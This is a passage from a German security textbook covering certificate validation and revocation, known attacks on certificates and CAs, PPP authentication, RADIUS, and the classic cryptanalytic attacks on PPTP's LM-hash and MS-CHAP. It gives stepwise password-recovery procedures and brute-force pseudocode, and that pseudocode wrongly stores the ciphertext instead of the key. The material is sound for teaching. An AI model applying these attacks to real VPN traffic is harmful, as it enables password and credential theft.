   - **Online Certificate Status Protocol (OCSP, [SMA+13]):** Die Anwendung entnimmt die URL des OCSP-Endpunktes der entsprechenden Erweiterung des Zertifikats, und sendet $(B, 1)$ mittels OCSP an diese URL. Als Antwort kann der OCSP-Endpunkt $valid$, $invalid$ oder $unknown$ zurücksenden.
   - **Certificate Revocation List (CRL):** Die Anwendung lädt die CRL von der in der entsprechenden Zertifikatserweiterung angegebenen URL. Eine CRL enthält eine Liste von Seriennummern von zurückgezogenen Zertifikaten, die von der CA signiert ist – in unserem Beispiel kann die CRL-Signatur also genau wie das Zertifikat mit dem öffentlichen Schlüssel aus Zertifikat $(A, 2)$ überprüft werden. Ist die Seriennummer 1 in dieser CRL vorhanden, so ist das Zertifikat ungültig, ansonsten ist es gültig.
2. Die Anwendung überprüft die Gültigkeit der Signatur des CA-Zertifikats $(A, 2)$ mithilfe des öffentlichen Schlüssels aus dem Wurzelzertifikat $(A, 1)$. Der Gültigkeitszeitraum des Zertifikats wird mit dem lokalen Datum und der lokalen Uhrzeit verglichen – liegen diese Werte nicht innerhalb des angegebenen Zeitraums, so ist das Zertifikat ungültig. Optional findet noch eine Online-Überprüfung mittels OCSP oder CRLs statt.
3. Die Anwendung überprüft die Gültigkeit der Signatur des Wurzelzertifikats $(A, 1)$ mit dem öffentlichen Schlüssel aus $(A, 1)$ und überprüft, ob dieses Zertifikat im vertrauenswürdigen Zertifikatsspeicher der Anwendung vorhanden ist. Der Gültigkeitszeitraum des Zertifikats wird mit dem lokalen Datum und der lokalen Uhrzeit verglichen – liegen diese Werte nicht innerhalb des angegebenen Zeitraums, so ist das Zertifikat ungültig.

Zertifikate können vor Ablauf ihrer Gültigkeitsdauer zurückgezogen werden (*revocation*). Gründe dafür können sein:

- Die E-Mail-Adresse wird geändert, dadurch wird das alte E-Mail-Zertifikat ungültig.
- Der Nutzer hat sein Passwort für seinen privaten Schlüssel vergessen. Er kann dann keine mit dem öffentlichen Schlüssel aus dem Zertifikat verschlüsselten Nachrichten mehr entschlüsseln und keine Dokumente mehr signieren.
- Der private Schlüssel wurde gestohlen oder konnte berechnet werden.
- Das Zertifikat wurde versehentlich falsch ausgestellt.
- Die Server der CA wurden gehackt (z. B. http://en.wikipedia.org/wiki/DigiNotar).

Wurde ein Zertifikat zurückgezogen, so wird seine Seriennummer in die Zertifikatsrückrufliste *(certificate revocation list)* des direkt übergeordneten CA-Zertifikats eingetragen, und in der OCSP-Datenbank als „zurückgezogen“ markiert.

4.6.4 Angriffe auf Zertifikate

Chosen Prefix Collisions mit MD5 Es ist bekannt, dass man für den Hashalgorithmus MD5-Kollisionen finden kann. Der stärkste bekannte Angriff auf MD5 erlaubt es sogar, *Chosen Prefix Collisions* zu erzeugen (Abschn. 3.1.2). Die praktischen Auswirkungen auf Public Key Infrastrukturen haben Stevens, Lenstra und de Weger [SLdW07] gezeigt. Sie konstruierten mithilfe von Spielekonsolen und Anfragen an eine legale Certification Authority ein Zertifikat, mit dem sie in der Lage gewesen wären, beliebig viele gültige SSL-Zertifikate auszustellen. Der Hashwert dieses (illegalen) Zertifkats war identisch mit dem eines legal ausgestellten Zertifikats, und so konnte die Signatur der CA übernommen werden. Vorsichtshalber legten die Forscher die Gültigkeit des Zertifikats aber in die Vergangenheit, damit kein wirklicher Schaden angerichtet werden konnte.

Erzeugung schwacher Schlüsselpaare in Debian Linux Debian wird als besonders sichere Linux-Variante angesehen. Trotzdem passierte hier im September eine Katastrophe: Einer der vielen Open-Source-Programmierer kommentierte eine Zeile in der Datei md_rand.c aus, die Warnmeldungen im Zusammenhang mit OpenSSL verursachte. Ihm war dabei nicht bewusst, dass die Erzeugung von Zufallszahlen dadurch nicht mehr funktionierte.

Der Fehler wurde erst 2008 von Luciano Bello entdeckt (http://www.debian.org/security/2008/dsa-1571). Da es jetzt nur noch 32.767 verschiedene Zufallswerte gab, konnten für jede Schlüssellänge (z. B. 1024 oder 2048 Bit) und jede Prozessorarchitektur (z. B. x86) auch nicht mehr Schlüsselpaare erzeugt werden, da diese Algorithmen deterministisch sind. Ein Angreifer konnte sich einfach alle Schlüsselpaare zu diesen wenigen Zufallszahlen generieren lassen und erhielt so die Möglichkeit, die Zertifikate zu den öffentlichen Schlüsseln selbst

zu verwenden. Ab Version 0.9.8c-4etch3 wurde das Problem wieder behoben, es mussten aber alle betroffenen Schlüssel neu erzeugt und die zugehörigen Zertifikate gesperrt werden.

Hackerangriffe auf Certification Authorities Im März 2011 wurde die Comodo CA Ltd. Certification Authority gehackt. Ein Unbekannter verschaffte sich Zugriff auf einen Rechner, über den Zertifikate freigegeben werden können. Neun Zertifikate für bekannte Internet-Domains wurden illegalerweise ausgestellt [Com11].

Im selben Jahr kam es zu einem noch größeren Zwischenfall bei DigiNotar, der sogar zur Schließung dieser CA führte. Mehr als 500 gefälschte Zertifikate wurden ausgestellt, nachdem Hacker sich in den Servern der Firma eingenistet hatten [Fox12].

Da jede CA, die in einem Browser mit einem Wurzelzertifikat vertreten ist, SSL-Zertifikate für alle Domains ausstellen kann, wird immer wieder die Vermutung geäußert, dass einige dieser CA auch Zertifikate zu Abhörzwecken ausstellen könnten. Dies würde vom Browser nicht bemerkt. Solche Behauptungen sind aber bislang nicht belegt worden.

Point-to-Point-Sicherheit

5

Inhaltsverzeichnis

Aufgabe der Netzzugangsschicht ist die verlässliche Übertragung von *Datenframes* zwischen zwei aktiven Netzwerkkomponenten über ein einheitliches physikalisches Medium, z. B. eine direkte Kupferdrahtverbindung oder eine Funkfrequenz [TW10].

Das *Point-to-Point-Protocol* (PPP) [Sim94] hat sich als Standard für Einwahlverbindungen durchgesetzt. Internet Service Provider (ISP) binden ihre Kunden mit PPP an das Internet an, und Firmen bieten ihren Außendienstmitarbeitern PPP-Einwahlmöglichkeiten ins Firmennetz. In Homeroutern, die in vielen privaten Haushalten als Gateway zum Internet fungieren, wird *PPP over Ethernet* (PPPoE) als Einwahlprotokoll über DSL eingesetzt (Abb. 5.1).

PPP verfügt über skalierbare und in der Praxis erprobte Authentifizierungsmöglichkeiten. Mithilfe der Client-Server-Architektur von RADIUS (des bekanntesten Beispiels für ein Authentifizierungs-, Autorisierungs- und Abrechnungsprotokoll, AAA) und des Password Authentication Protocol (PAP) können ISP Millionen von Kunden verwalten und Rechnungen erstellen. Wir wollen daher PPP und seine Authentifizierungsprotokolle kurz vorstellen, dann auf die Infrastruktur dahinter eingehen und schließlich Vorschläge zur „Verlängerung" von PPP durch das Internet diskutieren.

Für die erfolgreichste dieser Erweiterungen, das *Point-to-Point Tunneling Protocol* (PPTP), zeigten Mudge und Schneier [SM98] gravierende Sicherheitslücken auf. Da diesen

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_5

7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP-Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 5.1 TCP/IP-Schichtenmodell: Point-to-Point Protocol (PPP)

Lücken typische *Backwards-Compatibility*-Probleme zugrunde liegen, werden wir näher auf sie eingehen. Auch die aktuelle, zweite Version von PPTP ist nicht sicher: Moxie Marlinspike and David Hulton [MH12] haben gezeigt, dass PPTPv2 mit einer Komplexität von nur 2^{56} gebrochen werden kann.

5.1 Point-to-Point-Protokoll

Das *Point-to-Point-Protocol* (PPP) wurde 1994 als RFC 1661 [Sim94] publiziert. Es benötigt eine Vollduplexverbindung – gleichzeitiger Datentransport in beide Richtungen ist möglich – zwischen zwei Hosts, wie sie z. B. ISDN, DSL oder eine Modemverbindung bieten. In PPP können beliebige Protokolle transportiert werden; meist ist dies heute das Internet Protocol (IP). PPP verwendet folgende Hilfsprotokolle:

- **Link Control Protocol (LCP):** Hier werden die PPP-Optionen ausgehandelt, z. B. Datenrate und Rahmengröße; auch die Authentifizierung der Teilnehmer findet hier statt.
- **Network Control Protocol (NCP):** Unter diesem Begriff werden zusätzliche Protokolle zusammengefasst, die jeweils für ein bestimmtes Nutzlastprotokoll bestimmt sind. So gibt es z. B. für IP ein Protokoll, über das die Zuweisung von IP-Adressen an einen Client erfolgen kann.

In einem PPTP-Frame gibt das Feld „Protocol“ mit einem Zahlenwert an, welches Protokoll im Datenfeld transportiert wird (z. B. 0x0021 für IP oder 0xc023 für PAP). Ein PPP-Verbindungsaufbau läuft wie folgt ab:

1. **LCP-Protokoll:** PPP-Pakete mit protocol=0xc021 handeln die PPP-Parameter aus.

2. **Authentifizierung:** PPP-Pakete mit protocol=0xc023 PAP/0xc223 CHAP (s. u.) überprüfen die Authentizität des sich einwählenden Client.
3. **NCP-Protokoll:** PPP-Pakete mit protocol=0x80** handeln weitere Parameter für das Nutzprotokoll aus (z. B. 0x8021 für IP).
4. **Nutzprotokoll:** Jetzt können PPP-Rahmen mit dem Nutzprotokoll ausgetauscht werden.

5.2 PPP-Authentifizierung

Für die Authentifizierung in PPP können die beiden standardisierten Protokolle *Password Authentication Protocol* (PAP) [LS92] oder *Challenge Handshake Authentication Protocol* (CHAP) [Sim96] zum Einsatz kommen. Über die *Extensible Authentication Protocol*-Schnittstelle (EAP) können weitere proprietäre Authentifikationsprotokolle eingebunden werden.

PAP Das *Password Authentication Protocol* (PAP) ist ein Nutzername/Passwort-Protokoll (Abschn. 4.1.1). Der Client sendet das Paar *(ID, Passwort)* im Klartext. Ein Network Access Server (NAS) überprüft das Passwort gegen den zur ID gespeicherten Wert oder besser gegen den gespeicherten Hashwert des Passwortes.

CHAP Das *Challenge Handshake Authentication Protocol* (CHAP) ist ein typisches Challenge-and-Response-Protokoll (Abschn. 4.2.2). Voraussetzung ist, dass Client und NAS ein gemeinsames Geheimnis $secret$ besitzen. Der NAS sendet eine $challenge$-Nachricht an den Client. Dieser berechnet $response \leftarrow hash(secret, challenge)$ und sendet $response$ an den NAS. Dieser überprüft, ob $response = hash(secret, challenge)$ ist. Als Hashalgorithmus ist in RFC 1994 [Sim96] MD5 spezifiziert.

Für PPP wurden viele Erweiterungen spezifiziert, die unter [ppp] zu finden sind. Wichtig für uns sind die Standards zur „Verlängerung“ von PPP im Internet ([HPV+99, TVR+99]; Abschn. 5.4) und die Erweiterungen der PPP-Authentifikationsmethoden [ZC98, SAH08], die innerhalb des *PPP Extensible Authentication Framework* (EAP) ([ABV+04]; Abschn. 5.7) eingesetzt werden können.

5.3 Authentication, Authorization und Accounting (AAA)

Authentication, Authorization and *Accounting* (AAA) werden benötigt, um gegenüber Kunden abrechnen zu können. Dabei hat jeder Kunde eine Identität (Authentication), mit der gewisse Rechte (Authorization) und ein Rechnungskonto (Accounting) verbunden sind. Uns interessiert hier nur die Authentication-Phase, bei der der Kunde nachweisen muss, dass er die vorgegebene Identität besitzt. Als Architektur, in der verschiedene Sicherheitsprotokolle zwischen Client und NAS ablaufen können, kommt dabei häufig RADIUS [RWRS00,

Rig00, ZAM00, ZLR+00, RWC00] oder sein Nachfolgestandard Diameter [FALZ12] zum Einsatz.

5.3.1 RADIUS

Remote Authentication Dial-In User Service (RADIUS) ist eine Client-Server-Lösung, bei der der RADIUS-Client auf dem NAS oder einem anderen Gerät, das den Zugang zu einem Netz kontrolliert, ausgeführt wird. Der RADIUS-Client kommuniziert mit einem RADIUS-Server, der AAA überprüft (Abb. 5.2).

Da die Verbindung zwischen RADIUS-Client und -Server in der Regel über ein Wide Area Network (WAN) abläuft und die PAP-Passwörter nicht im Klartext über ein WAN transportiert werden dürfen, sollte auf dieser Strecke Verschlüsselung eingesetzt werden (vgl. auch [Hil01]). Für RADIUS wurde ein spezielles Verschlüsselungsverfahren implementiert, das in [HGJS16] näher beschrieben ist.

Neben PAP und CHAP unterstützt RADIUS noch andere Authentifizierungsmethoden. Eine wichtige Rolle spielen One-Time-Password-Verfahren (OTP; Abschn. 4.2.1), die von verschiedenen Firmen angeboten werden. Der Einwahlkunde benötigt hier ein kleines Gerät, das in Form eines Schlüsselanhängers, einer Chipkarte oder einer Softwareapplikation für Smartphones ausgeführt sein kann. Alle 10 s generiert dieses Gerät eine neue Zufallszahl mithilfe eines kryptographischen Algorithmus; z. B. wird ein zeitabhängiger Parameter verschlüsselt. Diese Zufallszahl muss dann zusammen mit der Seriennummer des Geräts an den entsprechenden RADIUS-Server übertragen werden, der mithilfe der Seriennummer das Geheimnis aus seiner Datenbank holt und den zeitabhängigen Parameter entschlüsselt. Da die Uhren von Gerät und Server nie absolut synchron laufen, gibt es ein zulässiges Zeitfenster, für das der Server Werte akzeptiert. Nach erfolgreicher Authentifizierung kann der Server seine interne Uhr für das spezielle Gerät wieder synchronisieren. Die große Stärke dieses Verfahrens liegt in seiner Resistenz gegen Replay-Angriffe: Auch wenn ein Nutzer beim Eintippen des Wertes beobachtet wird, kann dieses Wissen später von einem Angreifer nicht verwendet werden, da der Wert mittlerweile ungültig geworden ist.




Abb. 5.2 RADIUS-Architektur, hier mit PAP-Authentifizierung

5.3.2 Diameter und TACACS+

Diameter Das Diameter-Protokoll [FALZ12] ist eine Erweiterung von RADIUS, die TCP anstelle von UDP nutzt. Durch diese Änderung wird z. B. der Einsatz von SSL/TLS zur Absicherung der Kommunikation möglich. Auch der Funktionsumfang wurde gegenüber RADIUS erweitert.

TACACS+ Dieses proprietäre AAA-Protokoll der Firma Cisco verwendet ebenfalls TCP zur Kommunikation und bietet eine bessere Separation der drei A-Komponenten in AAA [DOG+19].

5.4 Point-to-Point Tunneling Protocol (PPTP)

Wenn Außendienstmitarbeiter auf das interne Netz ihrer Firma zugreifen möchten, können sie bei entsprechender Konfiguration der Systeme über TLS Webanwendungen ansprechen oder über SSH einzelne Server administrieren. Wird ein *Virtual Private Network* (VPN) für den Zugang zum Firmennetz eingesetzt (Abschn. 8.1.6), erhält das Laptop des Mitarbeiters eine interne IP-Adresse und kann so behandelt werden, als würde der Mitarbeiter sich in der Firma aufhalten. VPN-Zugänge können über IPsec (Kap. 8), OpenVPN (Abschn. 8.10.1) oder über PPP-Verlängerungen wie PPTP realisiert werden.

5.4.1 PPP-basierte VPN

Die Stärken von PPP-basierten Ansätzen liegen in der Fähigkeit, beliebige Netzwerkprotokolle über PPP zu tunneln, und in der skalierbaren Authentifizierung: Die Authentifizierungsfunktionen dieses Protokolls waren bei Einführung von PPP-basierten VPNs schon seit Jahren in großem Maßstab im Einsatz, und mit RADIUS oder TACACS+ lagen skalierbare Sicherheitsarchitekturen vor.

Zwei Firmen präsentierten ungefähr gleichzeitig ihre Lösungen: Microsoft mit dem *Point-to-Point Tunneling Protocol* (PPTP), das in RFC 2637 [HPV+99] spezifiziert ist, und Cisco mit dem *Layer 2 Forwarding Protocol* (L2F) in RFC 2341 [VLK98]. Als Versuch, beide Vorschläge zu verbinden, wurde das *Layer 2 Tunneling Protocol* (L2TP) in RFC 2661 [TVR+99] vorgeschlagen.

Alle diese Protokolle sind *Tunneling*-Protokolle. Grob gesprochen sind solche Protokolle in der Lage, IP-Pakete zwischen zwei privaten Netzwerken oder zwischen einem Host und einem privaten Netzwerk zu transportieren, indem diese Pakete in andere IP-Pakete eingepackt werden, die im Internet geroutet werden. PPTP verpackt IP-Pakete zunächst in PPP-Frames, diese dann in GRE-Pakete (RFC 2784 [FLH+00] und RFC 2890 [Dom00])

und diese in die äußeren IP-Pakete. L2TP verwendet statt GRE das bekanntere UDP zur Enkapsulierung der PPP-Frames.

5.4.2 PPTP

PPTP verlängert PPP mithilfe von *Generic Routing Encapsulation* (GRE; [HLFT94]), einem Protokoll, das zwischen Routern zum Aufbau von IP-in-IP-Tunneln verwendet wird. Kontrollnachrichten werden bei PPTP mithilfe von TCP übertragen.

Verschlüsselung und Authentikation finden auf PPP-Ebene statt *(link encryption),* d. h., der PPP-Payload selbst wird verschlüsselt. Der kryptographische Schlüssel zum Verschlüsseln der Nutzlast wird bei MS-CHAP aus dem Client und NAS bekannten Passwort abgeleitet. Es gibt aber auch Ansätze (und PPP bietet dazu die Möglichkeit), ein SSL-ähnliches Schlüsselmanagement einzusetzen. Dies wird unter dem Namen EAP-TLS in [SAH08] beschrieben.

5.5 Der PPTP-Angriff von Schneier und Mudge

Die Sicherheitsmechanismen von PPTP wurden von Microsoft aus den bereits in den Windows-Betriebssystemen vorhandenen Mechanismen heraus entwickelt. Wenn eine solche Vorgabe, für das neue Protokoll möglichst wenig an den alten Mechanismen zu ändern, noch mit der Forderung nach *Rückwärtskompatibilität (backwards compatibility)* zusammenfällt, so ergeben sich daraus Gefahren für die Sicherheit des Ganzen.

1998 konnten Bruce Schneier und Peter Mudge [SM98] den Nachweis erbringen, dass PPTP (damals in Version 1) tatsächlich gravierende Sicherheitsmängel besitzt, die auf die oben genannten Vorgaben zurückzuführen sind. Diese Sicherheitsmängel können dazu führen, dass ein passiver Angreifer, der nur die Kommunikation zwischen PPTP-Client und NAS belauscht, das gemeinsame Geheimnis der beiden berechnen und das System so vollständig kompromittieren kann.

Zur Generierung der kryptographischen Schlüssel wird meist auf das einzige Geheimnis zurückgegriffen, das PPTP-Client und Server noch aus PAP-Zeiten teilen: das Passwort. Aus dem Passwort werden (ohne *Salt*) zwei verschiedene Hashwerte gebildet. Die Grundvoraussetzungen für einen Wörterbuchangriff sind also gegeben.

5.5.1 Übersicht PPTP-Authentifizierungsoptionen

Zur Authentifizierung und ggf. Verschlüsselung gibt es bei PPTP drei verschiedene Optionen:

1. **Passwort im Klartext senden/keine Verschlüsselung möglich:** Diese unsichere Variante sollte auf keinen Fall eingesetzt werden.
2. **Hashwert des Passworts senden/keine Verschlüsselung möglich:** Hier kann der Hashwert des Passworts abgehört und im Wörterbuch nachgeschlagen werden.
3. **MS-CHAP:** Die Hashwerte des Passworts werden zum Verschlüsseln der Challenge benutzt; dieser verschlüsselte Wert stellt die Response dar (Abb. 5.4). Verschlüsselung ist möglich. Aber auch bei dieser anscheinend sicheren Variante kann man aus der Response und der Challenge einen Hashwert und anschließend auch das Passwort berechnen [SM98]. MS-CHAP existiert in Version 1 ([ZC98]; obsolet) und Version 2 ([Zor00]; Abschn. 5.6).

5.5.2 Angriff auf Option 2

Das Erstellen eines Wörterbuches ist relativ einfach. In PPTP werden zwei verschiedene Hashfunktionen benutzt: Die alte LAN-Manager-Hashfunktion (aus Gründen der Rückwärts-Kompatibilität auf NAS-Seite), und die neuere WindowsNT-Hashfunktion. Das Wörterbuch wird für die LM-Hashfunktion erstellt, weil es hier besonders einfach ausfällt (Abb. 5.3):

- Passwörter können nie länger als 14 Byte sein, weil alle Bytes ab dem 15. Zeichen nicht verwendet werden. (Dies gilt auch für den WinNT-Hash.)
- In der Regel sind Passwörter kürzer als 14 Zeichen. Durch das Auffüllen mit Nullen gibt es eine Standardmethode zur Verlängerung, die das Wörterbuch nicht vergrößert.
- Die Umwandlung der Klein- in Großbuchstaben verringert den Umfang des Wörterbuches erheblich.
- Durch das Aufspalten in zwei 7-Byte-Hälften kann man statt eines Wörterbuches zwei wesentlich kleinere Wörterbücher einsetzen, indem man die ersten sieben Bytes des modifizierten Passworts mit den ersten acht Bytes des Hashwertes vergleicht und analog für die zweite Hälfte vorgeht.

Als Ergebnis einer erfolgreichen Wörterbuchattacke erhält man das modifizierte Passwort, das aus den ersten 14 Zeichen des echten Passworts in Großschreibung besteht. Die korrekte Groß- und Kleinschreibung kann man dann mit dem zweiten Hashwert ermitteln, indem man alle möglichen Varianten (höchstens 2^{14}) ausprobiert.

Listing 5.1 Liste der ASCII-Zeichen in ascii-32-65-123-4.

```
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`{|}~
```

Neben Wörterbuchangriffen können auch Rainbow Tables sehr effizient zur Berechnung der beiden 7-Zeichen-Passwörter eingesetzt werden. Zum einen ist die Anzahl der Zeichen, die in einem LMH-Passwort vorkommen dürfen, sehr begrenzt: Nur der Zeichensatz ascii-32-65-123-4 (Listing 5.1) ist erlaubt. Zum anderen ergibt die maximale Länge von sieben




Abb. 5.3 Berechnung des LAN-Manager-Hash

Zeichen sehr kompakte Rainbow Tables: Unter https://project-rainbowcrack.com/table.htm wurde eine Rainbow Table der Größe 27 GB vorberechnet, die 99,9 % aller möglichen Zeichenkombinationen abdeckt.

5.5.3 Angriff auf Option 3

Mit der Erstellung der beiden Wörterbücher für den LAN-Manager-Hash ist die Authentifizierungsvariante 2 geknackt. Es bleibt Variante 3, bei der der Hashwert nie übertragen wird und somit auch nicht abgehört werden kann. Durch ungeschickte Wahl der Verschlüsselungsfunktion für die Challenge kann man aber hier die Hashwerte aus der Challenge und der Response mit vertretbarem Aufwand berechnen.

Die Erzeugung der Response mit MS-CHAPv1 [ZC98] ist in Abb. 5.4 dargestellt. Es werden zwei verschiedene Responses berechnet: eine mit dem *LAN-Manager-Hash* (für alte Versionen des NAS) und eine mit der sichereren Variante des WinNT-Hashs. Die Vorgehensweise ist in beiden Fällen identisch:

- Der 16-Byte-Hashwert wird mit fünf Nullbytes auf 21 Byte verlängert.
- Dieser Wert wird in drei Teile zu je 7 Byte (das entspricht 56 Bit) aufgeteilt. Jeder dieser Teile wird als DES-Schlüssel verwendet, um die Challenge zu verschlüsseln.
- Das Ergebnis sind drei mal acht Byte, die als 24-Byte-Response zurückgegeben werden.




Abb. 5.4 Berechnung der Response mithilfe des Passworts bei MS-CHAP. Die an die Hashwerte angefügten Nullen stellen jeweils ein Nullbyte dar

Um den Angriff von Schneier und Mudge beschreiben zu können, müssen wir noch einige Bezeichnungen einführen: Die 14 Bytes des Passwortes bezeichnen wir mit $P_0, \ldots, P_{13}$, das Ergebnis des LAN-Manager-Hashs mit $H_0, \ldots, H_{20}$, wobei $H_{16} = \ldots = H_{20} = 0$ gilt. Die 24 Bytes der LM-Response werden mit $R_0, \ldots, R_{23}$ bezeichnet. Der Angriff basiert auf der Beobachtung, dass die drei 8-Byte-Blöcke der Response unabhängig voneinander mit verschiedenen Bytes des Hashwertes berechnet werden. Die kann man ausnutzen. Der Angriff läuft wie folgt ab:

1. Man testet alle möglichen Werte (2^{16}) für H_{14} und H_{15}. Die richtigen Werte sind gefunden, wenn die Verschlüsselung der Challenge mit DES und dem Schlüssel $H_{14}|H_{15}|0|0|0|0|0$ den Wert $R_{16}|\ldots|R_{23}$ ergibt.
2. Man testet alle wahrscheinlichen Möglichkeiten (die sieben letzten Bytes von möglichen Passwörtern, ggf. mit vielen Nullen) für $P_7, \ldots, P_{13}$. Die meisten falschen Werte können aussortiert werden, indem man den LM-Hash von $P_7, \ldots, P_{13}$ bildet und überprüft, ob die letzten beiden Bytes gleich H_{14} und H_{15} sind.
3. Die verbleibenden Möglichkeiten für $P_7, \ldots, P_{13}$ kann man wie folgt testen:

   – Man berechnet für den Kandidaten $P_7, \ldots, P_{13}$ den Wert $H_8, \ldots, H_{13}, H_{14}, H_{15}$. ($H_{14}$ und H_{15} sind bereits bekannt.)
   – Für jeden der 2^8 möglichen Werte von H_7 verschlüsselt man die Challenge mit $H_7|H_8|\ldots|H_{13}$. Wenn das Ergebnis gleich $R_8|\ldots|R_{15}$ ist, so sind H_7 und damit auch $P_7, \ldots, P_{13}$ mit an Sicherheit grenzender Wahrscheinlichkeit die korrekten Werte.
   – Liefert kein möglicher Wert für H_7 das gewünschte Resultat, so war der Kandidat falsch.

4. Wenn $P_7, \ldots, P_{13}$ bekannt sind, so kann man $P_0, \ldots, P_6$ durch einen Wörterbuchangriff ermitteln, indem man zu jedem möglichen Hashwert aus dem Wörterbuch die LMH-Response berechnet und mit dem tatsächlichen Wert vergleicht.

5.6 PPTPv2

Als Reaktion auf [SM98] wurde PPTP Version 2 spezifiziert und implementiert. Der LM-Hash wurde in dieser Version entfernt. Außerdem wurde dringend geraten, „sichere“ Passwörter zu verwenden, um Wörterbuchangriffe auszuschließen. Dennoch wurden bereits kurz nach Veröffentlichung Sicherheitsbedenken geäußert [SMW99].

In der dritten und stärksten Authentifizierungsvariante setzt PPTPv2 jetzt MS-CHAPv2 [Zor00] ein. Dieses erweiterte Challenge-and-Response-Protokoll ist in Abb. 5.5 beschrieben. Es garantiert beiderseitige Authentifikation; für einen Angreifer reicht es aber, die Client-Authentifikation zu brechen. Dazu muss er eine zur ServerChallenge passende ClientResponse berechnen, und hierzu benötigt er den Schlüssel PaddedNTHash.

Ziel des Angreifers ist es also, den Wert NTHash zu berechnen, der sich von PaddedNTHash nur durch fünf angefügte Nullbytes unterscheidet. Er nutzt hier keinen Wörterbuchangriff aus, sondern eine vollständige Schlüsselsuche für die einzelnen DES-Verschlüsselungen. Moxie Marlinspike und David Hulton [MH12] haben nun dokumentiert, dass PPTPv2 auch bei Verwendung extrem starker Passwörter immer mit einer Komplexität von nur 2^{56} gebrochen werden kann.




Abb. 5.5 Funktionsweise von MS-CHAPv2

Zur Vorbereitung muss der Angreifer den Nutzernamen Username ermitteln und die Nachrichten 2 und 3 aus Abb. 5.5 mitschneiden. Er kennt dann alle Werte, um ChallengeHash berechnen zu können.

Nun nutzt er die schon aus PPTPv1 bekannte Tatsache aus, dass die (ebenfalls bekannte) Nachricht ClientResponse aus drei getrennten DES-Verschlüsselungen zusammengesetzt wird:

- NTHash[14,15] kann er mit maximal 2^{16} Versuchen aus ChallengeHash und ClientResponse[16,...,23] berechnen, da fünf Bytes des DES-Schlüssels ja Nullen sind.
- NTHash[7,...,13] und NTHash[0,...,6] können mit dem Code aus Listing 5.2 parallel mit Komplexität 2^{56} berechnet werden. Hierzu setzen wir `plaintext`=ChallengeHash, `ciphertext1`=ClientResponse[0,...,7] und `ciphertext2`=ClientResponse[8,...,15]. Als Ergebnis erhalten wir NTHash[0,...,6]=`keyOne` und NTHash[7,...,13]=`keyTwo`.

Listing 5.2 Pseudocode zur Berechnung der beiden ersten DES-Schlüssel in MS-CHAPv2. Der Index i wird als 56-Bit-String betrachtet, der von der DES-Funktion noch um die notwendigen 8 Parity-Bits ergänzt wird.

```
keyOne = NULL; KeyTwo = NULL;
for (int i=0;i<2^56;i++) {
    result = DES(i,plaintext);
    if (result == ciphertext1) keyOne = result;
    else if (result == ciphertext2) keyTwo = result;
}
```

